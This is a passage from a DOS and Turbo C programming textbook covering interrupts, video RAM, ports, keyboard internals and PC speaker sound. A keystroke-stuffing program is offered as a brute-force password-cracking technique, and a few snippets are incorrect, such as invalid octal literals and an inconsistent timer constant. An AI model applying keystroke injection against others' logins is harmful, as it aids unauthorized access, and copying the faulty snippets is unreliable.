# 19 Interrupt Programming

"Think before you speak."

Interrupt is the one which temporarily suspends the execution of the current program and executes a specific subroutine called interrupt routine and then resumes the execution of actual program. Many people think that the interrupt instruction 'INT' is one of the "basic" instructions in assembly language. But it is not so. The 'INT' instruction just calls or invokes a specific routine i.e., interrupt routine.

## 19.1 Logical outline of interrupt routine

The following code shows the logical outline of an interrupt routine. (Please understand that it is only a prototype)

```
int10h( REGISTER AX, REGISTER BX, ...... )
{
   switch( AH )         /* AH holds function number */
   {
      case 0x0:
                switch( AL )  /* AL holds sub function number */
                {
                  case 0x0:
                              MOV ....
                              INC ....
                              break;
                  case 0x1:
                              :
                              break;
                }
                break;
      case 0x1:
                if(BX == 0)
                  {
                     MOV ....
                      :
                  }
                break;
      case 0x2:
                :
                break;
}
```

Here, you see that the behavior of the interrupt routine is determined by the argument that passes through (Some book authors use the term *input values instead of argument*. But professional programmers use the term argument). The value passed through the register AH is referred as function value. In special cases, value is also passed through AL register to the sub-function. Sometimes we would also pass values through other registers.

Some interrupt routines don't take any argument, which means we don't need to pass value through registers. For example, the interrupt for Print Screen int 5h doesn't take any argument. The prototype of int 5h hence looks like:

```
int5h( void )
{
   MOV ...
       :
       :
}
```

Usually interrupt numbers, function numbers and sub-function numbers are represented in hexadecimal rather that in decimal.

## 19.2 Interrupt Classification

Each and every motherboard must have a chip containing software, which is known as BIOS or ROM BIOS. Basic Input/Output system (BIOS) is a collection of programs burned (or embedded) in an EPROM (Erasable Programmable Read Only Memory) or EEPROM (Electrically Erasable ROM). We can call these programs by what is known as *interrupts*. By the way you should know that BIOS programs are not much compatible, because they are written typically for the hardware and they manage the hardware. (Different machines may use different hardware). Usually most of the BIOS functions are compatible.

Operating System is nothing but program that operates computer. It is actually an extension of BIOS. Thus Disk Operating System (DOS) functions and BIOS functions collectively interact with the hardware. Besides interacting with hardware, DOS programs preside more useful functions such as file maintenance (create file, delete file, rename file, etc). These functions can be called by interrupts. Experts find that DOS programs are good for 'DISK' related functions, than 'Input / Output' related functions. Yes, DOS also has got *few* 'Input / Output' related functions. But these 'Input / Output' related functions are not much used by programmers. They prefer BIOS functions for 'Input / Output' related functions. There is a drawback with DOS functions; it is not re-entrant (where as BIOS functions are re-entrant). If a routine can be called again before it is finished, it is said to be re-entrant. TSR programmers very often get suffered by DOS's re-entrancy problem.

## 19.3 Programming with interrupts

We have seen that we can call DOS functions or BIOS functions with what is known as interrupts. Turbo C provides various ways to send arguments and to generate interrupts. Let's write a simple function `GetVideoMode( )` to get the current video mode with various styles.

To get the current video mode, we have to generate int 10h and we should pass 0Fh in AH register as an argument. After generating interrupts, current video mode is stored in AL register.

### 19.3.1 Inline Assembly Style

```
typedef char BYTE;
BYTE GetVideoMode(  void )
{
   asm {
         mov ah, 0Fh;
         int 10h;
      }
   /* AL holds current video mode and is returned */
} /*--GetVideoMode( )-------*/
```

### 19.3.2 Pure Assembly Style

We can also write a pure assembly file (getvid.asm) and assemble the file with TASM as

```
C:\WAR>TASM -mx getvid
```

Now we will get getvid.obj. We can link this obj file with the main program.

```
; File name: Getvid.asm
.MODEL small, C
.CODE
     PUBLIC GetVideoMode
GetVideoMode PROC NEAR
     MOV AH, 0Fh
     INT 10h        ; AL register holds current video mode
     XOR AH, AH   ; Set AH register to 0
                  ; Now, AX holds value of AL
     RET          ; value in AX get returned
GetVideoMode ENDP
END
```

### 19.3.3 geninterrupt( ) style

```
typedef char BYTE;
BYTE GetVideoMode( void )
{
   _AH = 0x0F;
```

```
   geninterrupt( 0x10 );
   return(_AL);
} /*--GetVideoMode( )-------*/
```

### 19.3.4 int86( ) style

```
BYTE GetVideoMode( void )
{
   union REGS inregs, outregs;
   inregs.h.ah = 0x0F;
   int86( 0x10, &inregs, &outregs );
   return( outregs.h.al );
} /*--GetVideoMode( )-------*/
```

The function related to `int86( )` are `int86x( )`, `intdos( )` & `intdosx( )`. And those functions return the value of AX after completion of the interrupt. If an error occurs, carry flag is set to 1 and `_doserrno` is also set to error code.

### 19.3.5 intr( ) style

```
BYTE GetVideoMode( void )
{
   struct REGPACK regs;
   regs.r_ax = 0x0F00;
   intr( 0x10, &regs );
   return( (BYTE)regs.r_ax );
} /*--GetVideoMode( )-------*/
```

Here you have to note that `intr( )` functions doesn't return anything, there is no way to represent AL or AH register separately.

### 19.3.6 Benchmarking

We can find that the inline assembly style and pure assembly style are faster than any other above methods. Big software companies use "Pure Assembly Style". They create library file with assembly language and link them wherever necessary. Inline assembly is my choice, because it provides more readability, C style usage and flexibility. For example in C, we can directly enter octal or hexadecimal or decimal number as

```
int a = \101 ; /* Octal   */
int b = \x65 ; /* Hexa    */
int c = 65   ; /* decimal */
```

But we cannot directly enter binary values in C (But it is possible in Assembly!). One solution for this is to use `strtol( )` as:

```
int a;
char str[] = "0000010";  /* binary */
```

```
char *endptr;
/* radix should be 2 for binary in strol... */
a = strtol( str, &endptr, 2 );
```

Fortunately inline style provides more flexibility and an easy way for entering binary values:

```
asm MOV AX, 00000010b;      (or)  asm {
a = _AX;                                 MOV AX, 00000010b ;
                                         MOV a, AX ;
                                      }
```

The suffix 'b' tells that it is a binary number.

That's why I prefer the flexible inline style. But if you are a beginner and if you don't know much of assembly, I suggest you to use `int86( )` style as it provides good error handling mechanism. You can even use other styles, if you are comfortable with them!

## 19.4 Myth & Mistakes

Q: *"Use of standard library functions increase the size of the EXE file. But this interrupt function doesn't increase the size of the EXE file". Is this statement true?*

A: No. This statement has no sense at all. This myth is introduced in Indian Programming World by few book authors. TC's library functions also use interrupts and it was also written by "Programmers". The only difference you can find between interrupt programming and using compiler's library is flexibility i.e., our own functions will be more convenient as it is written by us.

Q: *Can I use standard library's `gotoxy()` ?*

A: The standard library according to ANSI standard doesn't have `gotoxy( )`. `gotoxy( )` is provided by Turbo C and you can use it.

## Exercises

1. Write a program that find out the life of battery found on your motherboard.

## Suggested Projects


1. Write diagnostic software that finds the status of your peripherals and motherboard.

# 20

"Truth will continue forever."

# Programming Video RAM


To get a display we have to add a component called video adapter with the motherboard. Hardware engineers sometimes call this video adapter as video card. On the video card we can see a group of video RAM chips. The video card may have upto 8MB in board, but most of them are used by circuits on the card and cannot be directly accessed by processor. In the basic VGA mode (e.g., DOS mode, Windows safe mode ), the processor can directly access upto 128KB (i.e., A0000h to BFFFFh ) of video RAM . Usually all video cards also have onboard video BIOS normally addressed at C0000h TO C7FFFh.




Video Adapter

## 20.1 Memory map

Not all the memory is used for display purpose because, we have so many video modes that support different resolutions. The video modes are usually set by the programs that are stored in video ROM BIOS area. Note that it is ROM, which means you cannot write into it! Whereas in video RAM, you can write! But you should know in which display mode, which memory area is used. You can use *far pointers* to write into video RAM. Since VGA and SVGA adapters are used almost everywhere, here I have given the memory map for VGA and SVGA. Other adapters' memory map will be slightly different. If you use other adapters, refer its documentation.




## 20.2 Programming the video RAM

VGA supports each of the mode supported by its predecessors. VGA is backward compatible. So it is enough to know about programming VGA RAM.

### 20.2.1 Color Text Mode

This mode uses the video RAMs addressed at B8000 to BFFFFh. In normal color text mode 3h(80x25x16 mode), the address space is divided into 4 video pages of 4KB each (page 0, page 1, page 2 & page 3). At the same time we can see the characters in any one of the pages. The screen's resolution is 80x25 (i.e. 80 columns x 25 rows). It supports 16 colors at a time. To display a single character, two bytes are being used namely character byte and attribute byte. The character byte contains the ASCII value of the character. The attribute byte is organized as:

| Bitfields for character's display attribute | | | | |
|---|---|---|---|---|
| 7 | 654 | 3 | 210 | Purpose |
| X | | | | Foreground Blink or (alternate) Background bright |
| | XXX | | | Background color |
| | | X | | Foreground Bright or (alternate) Alternate character set |
| | | | XXX | Foreground color |

The following program fills the screen with 'C' with given attributes.

```
#include <dos.h>

#define  _4KB     (4096)      /* size of vdu page */

int main( void )
{
   int i;
   const int attribute = 0x20;
   char far *Vid_RAM;
   FP_SEG( Vid_RAM ) = 0xb800;
   FP_OFF( Vid_RAM ) = 0x0000;
   for ( i=0; i<_4KB ; i +=2 )
     {
      *(Vid_RAM + i) = 'C';
      *(Vid_RAM + i + 1) = attribute;
     }
   return(0);
} /*--main( )-----------*/
```

We can also declare the `Vid_RAM` pointer as

```
char far *Vid_RAM = (char far*) 0xb8000000;
```

But programmers prefer the declaration, that we used in the above program, because it provides good readability and helps us to clearly identify segment address and offset address.

**20.2.1.1 Codes**

```
#include <dos.h>

#define  _4KB     (4096)      /* size of vdu page */

char far *Vid_RAM;
```

```
void WriteCh2VidRAM( int vdupage, int x, int y, char ch, int attribute )
{
   FP_SEG( Vid_RAM ) = 0xb800;
   FP_OFF( Vid_RAM ) = 0x0000;

   *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x) = ch;
   *(Vid_RAM + _4KB * vdupage + 160 * y + 2 * x + 1) = attribute;
} /*--WriteCh2VidRAM( )-----------*/

void WriteStr2VidRAM( int vdupage, int x, int y, char *str, int
attribute )
{
   while(*str)
         WriteCh2VidRAM( vdupage, x++, y, *str++, attribute );
} /*--WriteStr2VidRAM( )------------*/
```

You can use the above functions for normal use. For better programming, you should add condition to check whether the character is on the last row of the screen. In such a case, you have to scroll the screen upward by 1 row.

#### 20.2.1.2 cprintf( )

We have written our functions to directly write into video RAM. But Turbo C also has got inbuilt functions like `cprintf() & cputs()` (defined in `conio.h`) to directly write into video RAM. The global variable `directvideo` determine whether the console output (by cprintf, cputs… functions) go directly to video RAM (`directvideo = 1;`) or go via ROM BIOS calls (`directvideo = 0;`). The default value is `directvideo = 0`. To use `directvideo = 1`, the system's video hardware must be be identical to IBM's display adapter.

The functions of interest in this context are `window(), clrscr(), textcolor(), textbankground(), textattr(), gettextinfo(), highvideo(), normalvideo().`

Following is the example program:

```
#include <conio.h>

int main( void )
{
   clrscr( );
   window( 10,10,40,15 );
   textcolor( WHITE );
   textbackground( RED );
   normvideo( );
   cprintf( "Normal Intensity Text\r\n" );
   textcolor( BLUE );
   textbackground( WHITE );
   lowvideo( );
```

```
   cprintf( "Low Intensity Text\r\n" );
   textcolor( WHITE );
   textbackground( GREEN );
   highvideo( );
   cprintf( "High Intensity Text\r\n" );

   return(0);
} /*--main( )----------*/
```

### 20.2.2 Monochrome Text Mode

Monochrome text mode is similar to color text mode. But this mode uses B0000h as a segment address, it displays the character as normal or even reverse video and or underlined for the given attribute colors.

### 20.2.3 Graphics mode

The segment address of graphics mode is A0000h. mode 13h (320x200x256) and mode 14h (640x480x16) are the modes that are very often used.

## Exercises

1. Write a program that finds number of video pages supported by your Video RAM for each mode.
2. Find out the reason, why graphics mode occupies more video memory. (Why graphics mode is slower than text mode?)

# 21

“Money that comes easily disappears quickly.”

# Programming Ports

Ports can be thought of as hardware connection ports where devices with input/output lines connect to a bus. The CPU has ports for each of its bus: at least ISA (Industry Standard Architecture) and memory, for the simplest CPU. So using the port addresses we can access hardware devices. For example CMOS is accessed via port 70h and 71h. The port can be Read & Write (R/W), or Read only, or Write only.

## 21.1 Why use ports?

Direct port access is much faster in many situations than interrupt code. I already pointed out that interrupts are the kind of subroutines and these subroutines also use ports to access hardware devices whenever it is necessary. So invoking interrupts some times mean indirect port access.

One of the important advantages of using port address is that it’s the only possible way of accessing the plug-in cards and some built-in hardware.

## 21.2 Port vs. memory

Usually people get confused between port and memory. Actually I/O ports are addressable devices which are not in memory space. From hardware perspective, memory is usually accessed by decoding addresses and Memory-Read & Memory-Write symbols, while I/O ports are decoded using addresses and I/O-Read & I/O-Write symbols.

## 21.3 Usual Problems

One of the usual problems we find with I/O ports is that every plugged-in device can attempt to claim the same I/O address.

## 21.4 Programming ports with Turbo C

For programming ports we can use `inportb( )`, `inport( )`, `outportb( )` and `outport( )` functions. In this book, you have many programs that use ports.

## 21.5 Example

Here I am giving an example program to find the scan code of a key using port 60h.

```
#define ESC (1)

int main( void )
{
    int key;
    while( (key=inportb( 0x60 ))!=ESC )
    {
      printf( "%x ", key );
      /* To see the values on monitor, add appropriate delay
            to reduce flickering (for faster machines only) */
      delay(15);
    }
    return(0);
}
```

## Exercises

1. Find out the ports used by different peripherals. (Hint: Look into Ralf Brown's Interrupt List)
2. Find out the port used by your mouse. Use the details to write a mouse driver program.

# 22 Programming the keys

"Pride leads only to shame."

## 22.1 Secrets

### 22.1.1 Keyboard controller

Normally nobody uses PC/XT (8bit) systems, we use AT (16/32/64bit) systems. So I think it is enough to explain the secrets of keyboard in AT systems.

In a typical AT system, the microcontroller(8048,6805 type) in the keyboard sends data to the keyboard-controller (8042 type) on the motherboard. Controller found on the motherboard can also send data back to the keyboard.


In detail, a keyboard consists of set of switches mounted in a grid (key matrix). When you press a key on the keyboard the micro controller in keyboard reads the key switch location in the key matrix, then it sends data to keyboard-controller on the motherboard. When the keyboard-controller on the motherboard receives data, it signals the motherboard with an IRQ1 and sends data to the main motherboard processor via I/O port address 60h. The function of the keyboard-controller on the motherboard is to translate scan codes and perform other functions. We can use I/O port 64h(R/W) to check the status of the keyboard-controller on the motherboard.

| **Note** |
|---|
| Some people call the keyboard-controller on the motherboard as *keyboard BIOS* |

| **Note** |
|---|
| Scan code is different from ASCII code. The upper and lower case is determined by the state of shift keys, not solely by which key is pressed |

### 22.1.2 Keyboard Buffer

A part of the PC's BIOS data area i.e., memory at segment 0040h is used as keyboard buffer. This area also holds pointers to keyboard buffer and key status.




The keyboard buffer is organized as a circular queue. It has four 2-byte wide pointers: `kbufbegin`, `kbufend`, `kbufhead` and `kbuftail`. Here you should note one important thing: these pointers are just 2-byte wide (not 4-byte wide), which means these pointers hold only the OFFSET address (all are at segment 0040h). `kbufbegin` and `kbufend` points to the beginning and end of the keyboard buffer and these pointers do not move. Whereas the `kbufhead` and `kbuftail` points to the character on the keyboard buffer and so these pointers do move.

Keyboard buffer is a character (i.e., 1 byte wide) array. The size of the keyboard buffer may vary from system to system. Some people say that the size of the keyboard buffer is 32 bytes, which is wrong, because the size of the keyboard buffer can be changed. Keyboard buffer holds ASCII code and scan code on alternate bytes.

Whenever a key is been inputted through keyboard, it is being temporarily stored in keyboard buffer, before it is processed by the BIOS. When we try to input more keystrokes, we will get a beep sound indicating that the keyboard buffer is full. The pointer `kbuftail` points to the recently inputted key and the pointer `kbufhead` points to the key that is being currently processed. So when the keyboard buffer is empty, the pointer `kbufhead` and `kbuftail` holds the same address (i.e., points to the same data).

### 22.1.3 Keyboard status

The status of the keyboard i.e., whether CAPS LOCK is ON or OFF can be set with our program. For that we have two ways.

#### 22.1.3.1 Changing keyboard status with BIOS handler

```
#include <dos.h>

#define ON  (1)
#define OFF (0)

#define SCROLLLOCK (1 << 4)
#define NUMLOCK    (1 << 5)
#define CAPSLOCK   (1 << 6)

void SetKbdStatus( int lockname, int status )
{
   char far* kbdstatus = (char far*)0x00400017UL;
   disable( );
   if ( status==ON )
      *kbdstatus |= (char)lockname;
      else
      *kbdstatus &= ~(char)lockname;
   enable( );
} /*--SetKbdStatus( )--------*/

int GetShiftFlags( void )
{
    asm{
        MOV AH, 2h;
        INT 16h;
      }
    return( _AL );
} /*--GetShiftFlags( )------*/

int main( void )
{
   SetKbdStatus( CAPSLOCK, ON );
   SetKbdStatus( NUMLOCK, ON );
   GetShiftFlags( );  /* Ignore the return value */
   return(0);
} /*--main( )--------*/
```

The function `SetKbdStatus( )` is used to change the status of the keyboard. The status lights, on recent keyboards may not reflect the change. In that case you may call INT 16, AH=2 (`GetShiftFlags( )`) to update the lights.

### 22.1.3.2 Changing keyboard status with ports

Port 64h(status port) is used for getting the status of keyboard controller.

Port 60h(keyboard controller data port) can be used as keyboard input buffer or keyboard output buffer. If bit1 of status port is 0, data should only be written. That is because, if bit1 of status port is 1, input buffer is full and no write access is allowed until the bit clears. If bit0 of status port is 1, data should only be read. This is because, if bit0 of status port is 1 the output buffer will be full (i.e., port 60h has data for system) and the bit (bit0) will be cleared after a read access.

To change the status of keyboard, we must send two consecutive byte values as commands to the data port. The first byte value must be EDh. The second byte contains the state to set LEDs.

| Bitfields for LED status | | | | |
|---|---|---|---|---|
| 7653 | 2 | 1 | 0 | Purpose |
| XXXX | | | | reserved. should be set to 0 |
| | X | | | Caps Lock LED on |
| | | X | | Num Lock LED on |
| | | | X | Scroll Lock LED on |

```
#define KEYSTATUS       (0x64)
#define KEYDATA         (0x60)
#define LEDUPDATE       (0xED)

#define OB_FULL         (1 << 0)    /* output buffer full */
#define IB_FULL         (1 << 1)    /* input buffer full */
#define KEY_ACK         (0xFA)

/* bit masks to be sent */

#define SCROLLLOCK      (1 << 0)
#define NUMLOCK         (1 << 1)
#define CAPSLOCK        (1 << 2)

/*---------------------------------------------------
      SendKeyControl - Receives the command
            'cmd' and returns  1 for success */

int SendKeyControl( int cmd )
{
   int byte;
   do
    {
      byte = inportb( KEYSTATUS );
    } while ( byte & IB_FULL );
```

```
   outportb( KEYDATA, cmd );

   do
    {
      byte = inportb( KEYSTATUS );
    } while ( byte & OB_FULL );
   byte = inportb( KEYDATA );

   /* if byte is KEY_ACK, then success */
   return( ( byte == KEY_ACK ) );
} /*--SendKeyControl( )------------*/

int main( void )
{

    if ( SendKeyControl( LEDUPDATE ) )    /* tell keyboard next
                                 byte is LED bitmask */
            SendKeyControl( CAPSLOCK );   /* the LED bitmask */
    return(0);
} /*--main( )-----*/
```

### 22.1.4 Keyboard Interrupt

To get scan code of ASCII character of the key pressed, we can use the INT 16, AH=10h (Get Enhanced Keystroke). This function returns BIOS scan code in AH and ASCII character in AL register. If no keystroke is available, this function waits until one is placed in the keyboard buffer. The BIOS scan code is usually, but not always, the same as the hardware scan code processed by INT 09 or the one we get from Port 60h. It is the same for ASCII keystrokes and most unshifted special keys (F-keys, arrow keys, etc.), but differs for shifted special keys.

## 22.2 Activating the keys without pressing it!

We can 'press' the keys through programs. This technique is referred as "stuff keys" by programmers. We can stuff keys with BIOS interrupt 16h or with keyboard buffer. Usually stuff keys technique is used for cracking passwords and it is explained in "Illegal Codes" section..

### 22.2.1 Stuff keys using BIOS interrupt

BIOS interrupt 16h function 5h can be used to stuff keys. Usually all BIOS support this interrupt.

### 22.2.2 Stuff keys using keyboard buffer

We can also stuff keys using keyboard buffer. This is widely used for cracking passwords with brute force technique. The code below was actually by **Alexander Russell**. I have restructured it for the sake of clarity.

```
/*-----------------------------------------------------------
      Stuffkey.c
      stuff chars into the BIOS keyboard buffer then exit
 *----
 */

#include <string.h>
#include <dos.h>

/*-----------------------------------------------------
      Stuff - stuffs ch into BIOS keyboard buffer     */

void Stuff( char ch )
{
   unsigned far *kbufbegin;
   unsigned far *kbufend;
   unsigned far *kbuftail;
   unsigned far *kbuffer;

   /* set up buffer pointers */

   FP_SEG( kbufbegin ) = FP_SEG( kbufend ) = FP_SEG( kbuftail )
                = FP_SEG( kbuffer ) = 0x40;
   FP_OFF( kbufbegin ) = 0x80;
   FP_OFF( kbufend ) = 0x82;
   FP_OFF( kbuftail ) = 0x1c;

   disable( );

   FP_OFF( kbuffer ) = *kbuftail;

   *kbuffer++ = ch;

   if ( FP_OFF( kbuffer ) >= *kbufend )
            FP_OFF( kbuffer ) = *kbufbegin;

   *kbuftail = FP_OFF( kbuffer );

   enable( );
} /*--Stuff( )---------------*/


int main( int argc, char *argv[] )
{
   short i, j;
```

```
   char  ch;
   char temp[200];
   if ( argc > 1 )
      for ( i=1; i < argc; ++i )
        {
            strcpy( temp, argv[i] );
            switch ( temp[0] )
            {
               case '0':
                      ch = atoi( temp );
                      Stuff( ch );
                      break;
               default:
                      for ( j=0; temp[j] != '"' && temp[j]; ++j )
                              Stuff( temp[j] );
            }
        }
    else
     {
       printf( "Use: STUFFKEY 027 013 a b \"hi there\"<ENTER>\n");
       printf( "Parms that start with zero are ascii codes\n" );
       printf("Generaly only useful called from inside a batch file\n");
     }
   return(0);
} /*--main( )----------*/
```

According to theory, keyboard buffer stores both ASCII and scan codes in alternate bytes. But the above code stuffs only ASCII code. So the success of the above code depends upon the reading program written in BIOS. For me the above code works fine. If it doesn't work for you, try to stuff scan code too and it should work.

## 22.3 Multiple key Input

The following program explains how to get multiple key input. This has many applications. One of them is Piano programming where we would press more than one key. In order to test this program, don't forget to press more than one key!

```
#define PRESSED   (1)
#define RELEASED  (0)
#define ESC       (1)
typedef int BOOLEAN;

char *Keys_Tbl[88] = {
     /* 1..8 */        "Escape", "1", "2", "3", "4",  "5",  "6",  "7",
     /* 9..15 */  "8",  "9",  "0",  "-",  "=",  "Backspace", "Tab",
     /* 16..25 */ "q", "w", "e", "r", "t", "y", "u", "i", "o", "p",
```

```
    /* 26..29 */ "[", "]", "Enter/KeypadEnter", "Left/RightCtrl",
    /* 30..39 */ "a", "s", "d", "f", "g", "h", "j", "k", "l", ";",
    /* 40..42 */ "'", "`", "LeftShift/PrintScreen",
    /* 43..45 */ "\\(101-keyOnly)/#(102-keyOnly)", "z", "x",
    /* 46..53 */ "c", "v", "b", "n", "m", ",", ".", "/",
    /* 54..55 */ "RightShift", "Keypad*/PrintScreen",
    /* 56..59 */ "Left/RightAlt", "Spacebar", "Caps Lock", "F1",
    /* 60..67 */ "F2", "F3", "F4", "F5", "F6", "F7", "F8", "F9",
    /* 68..70 */ "F10", "NumLock/Pause", "ScrollLock",
    /* 71..72 */ "Home/Keypad7", "UpArrow/Keypad8",
    /* 73..74 */ "PageUp/Keypad9", "Keypad-",
    /* 75..76 */ "LeftArrow/Keypad4", "Keypad5",
    /* 77..78 */ "RightArrow/Keypad6", "Keypad+",
    /* 79..80 */ "End/Keypad1", "DownArrow/Keypad2",
    /* 81..82 */ "PageDown/Keypad3", "Insert/Keypad0",
    /* 83..85 */ "Delete/Keypad.", "undefined", "undefined",
    /* 86..88 */ "\(102-keyOnly)", "F11", "F12"
                };
BOOLEAN Key_Stat[88];
int main( void )
{
    int i, key;
    while( (key=inportb(0x60))!=ESC )
     {
      /* Store the status of keys... */
      if ( key<128 )
            Key_Stat[key-1] = PRESSED;
        else
            Key_Stat[key-1-128] = RELEASED;
      /* Now, show the status... */
      for ( i=0; i<88 ; ++i )
         if ( Key_Stat[i]==PRESSED )
            printf( "%s ", Keys_Tbl[i] );
      printf( "\n" );
     }
    return(0);
} /*--main( )----------*/
```

## Exercises

1. Write `getch( )` and `kbhit( )` functions without using any interrupt. (Hint: use keyboard buffer)
2. Write a program that temporarily lock or freeze the system. (i.e. to lock keys)
3. Write a program to find out the size of the keyboard buffer.

4. Write a function `ASCII2Scan( )` that returns scan code for the given ASCII value using system resources i.e., don't pre-calculate the values. (It's really a tough job! Hint: you have to crack the driver file)
5. Write a "running lights" program using CAPSLOCK, NUMLOCK & SCROLLLOCK LEDs.

## Suggested Projects

1. Write software to increase or decrease the size of the keyboard buffer.
2. Use stuff key techniques and interfacing techniques to input keys from other devices.

“Let your gentleness be evident to all.”

# 23 Sound Programming with PC Speaker

Sound programming can be classified as with PC speaker and with sound blaster card. In this chapter, let’s see sound programming with PC speaker.

## 23.1 Introduction

Almost all systems have PC speaker. People who like to have digitized sound go for MIDI card or sound blaster card. But for normal operations, it is enough to have PC speaker.

## 23.2 Programming PIT

For sound programming with PC speakers, we must be aware of PIT (Programmable Interval Timer) that is present on our microcomputer system. PIT or 8253 chip is an LSI peripheral designed to permit easy implementation of timer. People from Electronics background may be aware that Timer is the one which produces clock signals. And so PIT can be setup to work as a one shot pulse generator, square wave generator or as rate generator. We can set the PIT to supply the required frequency by supplying values ‘N’ to the port 43h.

Formula to calculate $N = \dfrac{1.9\text{ MHz}}{f}$

where f is the required frequency

The sequence of operations be:

i. Initialize PIT to accept divisor by OUTing B6h at 43h.
ii. OUT LSB of ‘N’ at 42h
iii. OUT MSB of ‘N’ at 42h

Now the PIT will produce clock signals with the frequency ‘f’.

## 23.3 Producing Sound

If we connect a timer with PC speaker, it will produce sound. We can connect PIT with PC speakers to get the required sound. The output port of speaker is 61h. bit0 of port 61h is used to enable timer to supply clock signal to speaker i.e. connects PIT with speaker.

Now let's write our own `sound( )` and `nosound( )` function to produce sound.

```
#define ON        (1)
#define OFF       (0)

/*-----------------------------------------------
      ChangeSpeaker - Turn speaker on or off.    */

void ChangeSpeaker( int status )
{
   int portval;
   portval = inportb( 0x61 );
   if ( status==ON )
            portval |= 0x03;
       else
            portval &=~ 0x03;
   outportb( 0x61, portval );
} /*--ChangeSpeaker( )----------*/

void Sound( int hertz )
{
   unsigned divisor = 1193180L / hertz;

   ChangeSpeaker( ON );

   outportb( 0x43, 0xB6 );
   outportb( 0x42, divisor & 0xFF ) ;
   outportb( 0x42, divisor >> 8 ) ;
} /*--Sound( )-----*/

void NoSound( void )
{
   ChangeSpeaker( OFF );
} /*--NoSound( )------*/

int main( void )
{
   Sound( 355 );
   delay( 1000 );
   Sound( 733 );
   delay( 1000 );
   NoSound( );
   return(0);
} /*--main( )-------*/
```

TC also has `sound( )` and `nosound( )` functions. If you don't want to write your own code, you can use those built-in functions.

## 23.4 Notes & Frequencies

You may want to know the frequencies of each *note* to produce the right sound. In general, an octave is a doubling in frequency. There are twelve distinct tones in an octave. The frequencies of higher octaves are just a multiple of frequencies for lower octaves. The note 'A' below "middle C" is exactly 440Hz. Other notes may be calculated from this by using a simple formula:

$$\text{Frequency} = 440 * 2^{(\text{Offset} / 12)}$$

